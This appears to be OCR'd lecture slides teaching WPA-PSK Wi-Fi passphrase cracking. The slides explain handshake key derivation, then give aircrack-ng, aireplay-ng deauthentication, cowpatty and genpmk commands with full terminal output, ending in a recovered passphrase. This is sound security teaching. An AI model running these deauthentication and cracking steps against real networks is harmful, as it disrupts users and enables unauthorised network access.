
- Attacker needs to capture
  - SSID – listen for access point broadcasts (beacons)
  - MAC addresses
  - Nonces
  - MIC from a handshake message

Passively sniff the network for the 4-way handshake

- Attacker has captured all necessary values and is ready to perform dictionary attack offline to find passphrase

Dictionary Attack Execution

1. Read dictionary word (passphrase)
2. Calculate PMK = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
   - Computationally expensive!
3. Calculate PTK using
   - PMK, captured MAC addresses, and captured nonces
4. Calculate MIC of a handshake message
5. If calculated MIC = MIC of a message
   - Our guess (dictionary word) is correct!!!
6. Attacker now knows the passphrase and can now access the network



Standard WPA Key Derivation

4 way handshake

SNonce
ANonce
AP MAC
Client MAC

Pre-shared Key 256 bit (PMK)


PBKDF2 (passphrase, SSID, …)

Passphrase (8-63)

PTK

Verify by checking MIC


WPA-PSK Dictionary Attack



Aircrack-ng - Cracking WPA

- Force the client to deauthenticate
  - Ends its current session with the AP

- When client re-authenticates to join network
  - We sniff the 4-way handshake




Aircrack-ng - WPA: Scanning

- Start attacker's wireless card in monitor mode to see what networks are out there
  - **`airmon-ng start wlan0`**
- Lists wireless networks in the area
  - **`airodump-ng wlan0mon`**

```
CH 11 ][ Elapsed: 0 s ][ 2012-02-04 18:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -52 100       23        6    2  11  54e. WPA  TKIP   PSK  dlink

BSSID              STATION            PWR   Rate    Lost
```

WPA Personal (PSK)




Aircrack-ng - WPA: Collect Information

- Lock in on the target's channel and start saving frames
  - We'll use --bssid to only capture frames from the target
  - **`airodump-ng -c 11 wlan0mon -w wpacrack --bssid 1C7EE530543E`**

Nothing here yet!

```
CH 11 ][ Elapsed: 0 s ][ 2012-02-04 18:30

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -52 100       23        6    2  11  54e. WPA  TKIP   PSK  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

No clients yet!



Aircrack-ng - WPA: Client Connected

- Notice a client has connected

```
CH 11 ][ Elapsed: 1 min ][ 2012-02-04 18:33

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -52  96      579      458    0  11  54e. WPA  TKIP   PSK  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:1C:BF:11:50:FD   -9   24e-24e     0      359
```

Aircrack-ng - WPA: Force a Reconnect


- Force the client to disconnect from the AP
  - **aireplay-ng -0 1 –a [AP MAC]   -c [client MAC] wlan0mon**
  - **aireplay-ng -0 1 -a 1c7ee530543e -c 001cbf1150fd wlan0mon**
    - **-0** → deauth attack

Number of deauths to send
0 means send continuously

On each channel

```
root@bt:~# aireplay-ng -0 1 -a 1c7ee530543e -c 001cbf1150fd mon0
18:51:25  Waiting for beacon frame (BSSID: 1C:7E:E5:30:54:3E) on chan
el 11
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 0|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 1|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 2|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 3|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 4|
18:51:25  Sending 64 directed DeAuth. STMAC: [00:1C:BF:11:50:FD] [ 4|
18:51:25  Sending 64 directed        STMAC: [00:1C:BF:11:50:FD] [ 5|
18:51:25  Sending 64 directed              :11:50:FD] [ 6|
```

Sends 128 packets per deauth
64 packets sent to AP and
64 packets sent to client.



Aircrack-ng - WPA: We Have Handshake!!

- Client then attempts to re-associate with the AP
- We now see that airodump has capture the handshake
    - Note: All four messages may not have been captured

```
CH 11 ][ Elapsed: 32 s ][ 2012-02-04 18:51 ][ WPA handshake: 1C:7E:E5:30:54:3E

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:7E:E5:30:54:3E  -50  83      280       52    0  11  54e. WPA  TKIP   PSK  dlink

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

1C:7E:E5:30:54:3E  00:1C:BF:11:50:FD  -70   18e- 1e    4      219

root@bt:~#
```

Aircrack-ng - WPA: Inspect Capture File

```
root@bt:~# aircrack-ng wpacrack-12.cap
Opening wpacrack-12.cap
Read 372 packets.

   #  BSSID              ESSID                     Encryption

   1  1C:7E:E5:30:54:3E  dlink                     WPA (1 handshake)

Choosing first network as target.

Opening wpacrack-12.cap
Please specify a dictionary (option -w).


Quitting aircrack-ng...
root@bt:~# 
```

File Edit
root@bt:~#
1

Aircrack-ng - WPA: Crack the Key

```
root@bt:~# aircrack-ng wpacrack-12.cap -w Wordlist-monkey.txt
Opening wpacrack-12.cap
Read 372 packets.

   #  BSSID              ESSID                     Encryption

   1  1C:7E:E5:30:54:3E  dlink                     WPA (1 handshake)

Choosing first network as target.

Opening wpacrack-12.cap

                                 Aircrack-ng 1.1 r1904


                   [00:00:00] 3 keys tested (120.96 k/s)


                    KEY FOUND! [ monkeycheesepants1 ]


      Master Key     : AA 74 3B 00 77 25 70 C7 F3 B4 B8 96 B8 7C F0 5D
                       1F 07 37 A0 31 44 D6 FE 2C 9B E1 85 BF 21 D2 22

      Transient Key  : F7 99 B1 8F 65 6E 10 8C 6A 77 1F 25 52 C4 3B E8
                       D1 60 3A 3D 9C 23 B6 A7 88 30 BC 18 46 B4 F9 BD
                       4B D2 F1 DE 81 1F 3A 58 D8 34 83 D4 16 EE 59 15
                       15 A8 FA 42 F4 60 C5 4E 19 27 0D 68 35 45 D4 85

      EAPOL HMAC     : 21 37 BD F1 4A D2 A0 45 87 52 1C 63 C3 D1 9B 59
root@bt:~#
```

Passphrase

PMK

PTK

Cowpatty - WPA Cracking

- Also performs dictionary attack using 4-way handshake
  - **`cowpatty -r wpacrack-09.cap -f dict -s dlink`**


```
root@bt:~# cowpatty -r wpacrack-09.cap -f dict -s dlink
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "monkeycheesepants1".

4 passphrases tested in 0.02 seconds:  221.18 passphrases/second
root@bt:~#
```

- Much slower than aircrack-ng

Cracking WPA Faster

- PMK calculation is computationally expensive and very time consuming!
  - PMK = PBKDF2(passphrase, ssid, ssidLength, 4096, 256)
- Use the same time / memory trade-off as Rainbow Tables
- Pre-calculate PMKs from
  - Dictionary of passphrases
  - Common SSIDs

WPA-PSK Dictionary Attack



Speed Up WPA Cracking

Pre-calculated list of PMKs using

1. Dictionary of passphrases
2. Given SSID

4 way handshake

SNonce
ANonce
AP MAC
Client MAC

PTK

Verify by checking MIC


Cracking WPA Faster

- Genpmk and CoWF (Church of Wifi) WPA tables
  - www.renderlab.net/projects/WPA-tables
  - Pre-hashed ~ 1 million words against top 1000 SSIDs (wigle.net)
    - 33GB torrent

- Create your own pre-computed PMKs file called hashfile
  - **`genpmk -f dictionary -s dlink -d hashfile`**
- Now use generated PMK file
  - **`cowpatty –r wpa-test-09.cap –d hashfile –s dlink`**


Cain – WPA Cracking

- WPA cracking process is similar to WEP cracking
- Lock in on channel and ensure “Send to Cracker” selected
- Captures WPA-PSK authorization (4-way handshake)



